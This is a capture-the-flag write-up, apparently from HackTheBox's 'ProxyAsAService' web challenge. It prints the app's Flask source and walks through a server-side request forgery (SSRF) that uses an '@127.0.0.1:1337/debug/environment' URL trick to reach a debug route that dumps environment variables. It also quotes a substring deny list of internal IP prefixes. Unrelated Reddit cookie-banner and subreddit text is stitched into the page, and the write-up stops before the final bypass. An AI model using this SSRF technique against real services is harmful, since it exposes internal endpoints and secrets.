
HTB Challenge: ProxyAsAService - Difficulty: easy - web

Erel Regev

## Table of Contents


## intro





CHALLENGE DESCRIPTION

Experience the freedom of the web with ProxyAsAService. Because online privacy and access should be for everyone, everywhere.

I received the following files:








HTB Challenge: ProxyAsAService - Difficulty: easy - web

Erel Regev

I accessed the instance:



Reddit and its partners use cookies and similar technologies to provide you with a better experience.

By accepting all cookies, you agree to our use of cookies to deliver and maintain our services and site, improve the quality of Reddit, personalize Reddit content and advertising, and measure the effectiveness of advertising.

By rejecting non-essential cookies, Reddit may still use certain cookies to ensure the proper functionality of our platform.

For more information, please see our Cookie Notice and our Privacy Policy.

u/amarsprabhu • 8 yr. ago

[Important] Do not post pictures of cats which aren't yours.

Stock images from the Internet and reposting from other subreddits isn't allowed


First thing to notice is the URL parameter in the URL line.

I captured the request using Burpsuite:

There is nothing too special here. Let's dive into the given files!

## Investigating the files

### routes.py


routes.py ×

```python
from flask import Blueprint, request, Response, jsonify, redirect, url_for
from application.util import is_from_localhost, proxy_req
import random, os

SITE_NAME = 'reddit.com'

proxy_api = Blueprint('proxy_api', __name__)
debug     = Blueprint('debug', __name__)


@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]

        random_subreddit = random.choice(cat_meme_subreddits)

        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())

@debug.route('/environment', methods=['GET'])
@is_from_localhost
def debug_environment():
    environment_info = {
        'Environment variables': dict(os.environ),
        'Request headers': dict(request.headers)
    }

```


The following is the main proxy endpoint. It takes a URL parameter (url) from the request.

If no URL is provided, it randomly selects a subreddit related to cat memes and redirects the user to that subreddit.

If a URL is provided, it constructs the target URL using the SITE_NAME and the provided URL.


It then uses the proxy_req function (presumably from application.util) to make a request to the target URL.

Finally, it returns a Flask Response with the content, status code, and headers from the proxy response.



```python
@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]

        random_subreddit = random.choice(cat_meme_subreddits)

        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())

```

## util.py



```python
from flask import request, abort
import functools, requests

RESTRICTED_URLS = ['localhost', '127.', '192.168.', '10.', '172.']

def is_safe_url(url):
    for restricted_url in RESTRICTED_URLS:
        if restricted_url in url:
            return False
    return True

def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1':
            return abort(403)
        return func(*args, **kwargs)
    return check_ip

```

RESTRICTED_URLS is a list of prefixes for URLs that are considered restricted. If a URL contains any of these prefixes, it might be deemed unsafe.

is_safe_url checks if a given URL is safe by iterating through the RESTRICTED_URLS list and returning False if any of the restricted prefixes are found in the URL.

is_from_localhost is a decorator that checks if the request is coming from localhost (IP address '127.0.0.1'). If not, it raises a 403 Forbidden error.

proxy_req is a function for making a proxy request to a given URL.


It extracts the method, headers, and data from the original request.

It then uses the requests library to make a request to the target URL.

If either the request URL or the response URL is deemed unsafe by is_safe_url, it raises a 403 Forbidden error.

Otherwise, it returns the response object and headers.

Let’s test it and trigger the errors:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 × +
Send Cancel
Target: ht
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
GET /?url=/localhost HTTP/1.1
Host: 142.93.32.153:31207
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.0.0 Python/3.12.0
Date: Fri, 03 Nov 2023 09:44:20 GMT
Content-Type: application/json
Content-Length: 24
Connection: close

{
  "error":"Not Allowed"
}
```

Erel Regev


## Exploitation

Our goal is to make it redirect to the /environment route. The catch is, currently, we're only able to redirect to Reddit. The question now is: How can we achieve redirection to the local machine, specifically the localhost? Let's dive into the analysis of the main route to find our answer.



```python
from flask import Blueprint, request, Response, jsonify, redirect, url_for
from application.util import is_from_localhost, proxy_req
import random, os

SITE_NAME = 'reddit.com'

proxy_api = Blueprint('proxy_api', __name__)
debug     = Blueprint('debug', __name__)


@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]

        random_subreddit = random.choice(cat_meme_subreddits)

        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())
```


Note the following:



```python

@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]

        random_subreddit = random.choice(cat_meme_subreddits)

        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())
```

It's apparent that the URL gets attached to the end of the target_url.

Coincidentally, if SITE_NAME lacks a trailing '/', we've stumbled upon an opportunity to leverage this vulnerability through URL manipulation.




```python

SITE_NAME = 'reddit.com'

proxy_api = Blueprint('proxy_api', __name__)
debug     = Blueprint('debug', __name__)
```

POC:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md#bypass-using-tricks-combination

By adding '@website' to the tail of the target_url, we can trigger a redirection to that specified website. Let's put this to the test with the localhost machine! Just remember to include the app port (1337) and the complete path to the /environment route, considering it's a debug route (/debug/environment).

While testing it, I received an error:



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Target: ht
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /?url=@127.0.0.1:1337/debug/environment HTTP/1.1
Host: 159.65.24.125:31749
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.0.0 Python/3.12.0
Date: Sun, 31 Dec 2023 18:05:45 GMT
Content-Type: application/json
Content-Length: 24
Connection: close

{
  "error":"Not Allowed"
}
```

Why is that?

Remember the util file we received? Well, I forgot about it for a second:



```python
from flask import request, abort
import functools, requests

RESTRICTED_URLS = ['localhost', '127.', '192.168.', '10.', '172.']

def is_safe_url(url):
    for restricted_url in RESTRICTED_URLS:
        if restricted_url in url:
            return False
    return True

def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1':
            return abort(403)
        return func(*args, **kwargs)
    return check_ip
```

We need to try a different approach.


I used the following link to understand how I can bypass that:

https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass

BOOM!

HTB Challenge: ProxyAsAService - Difficulty: easy - web

Erel Regev


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
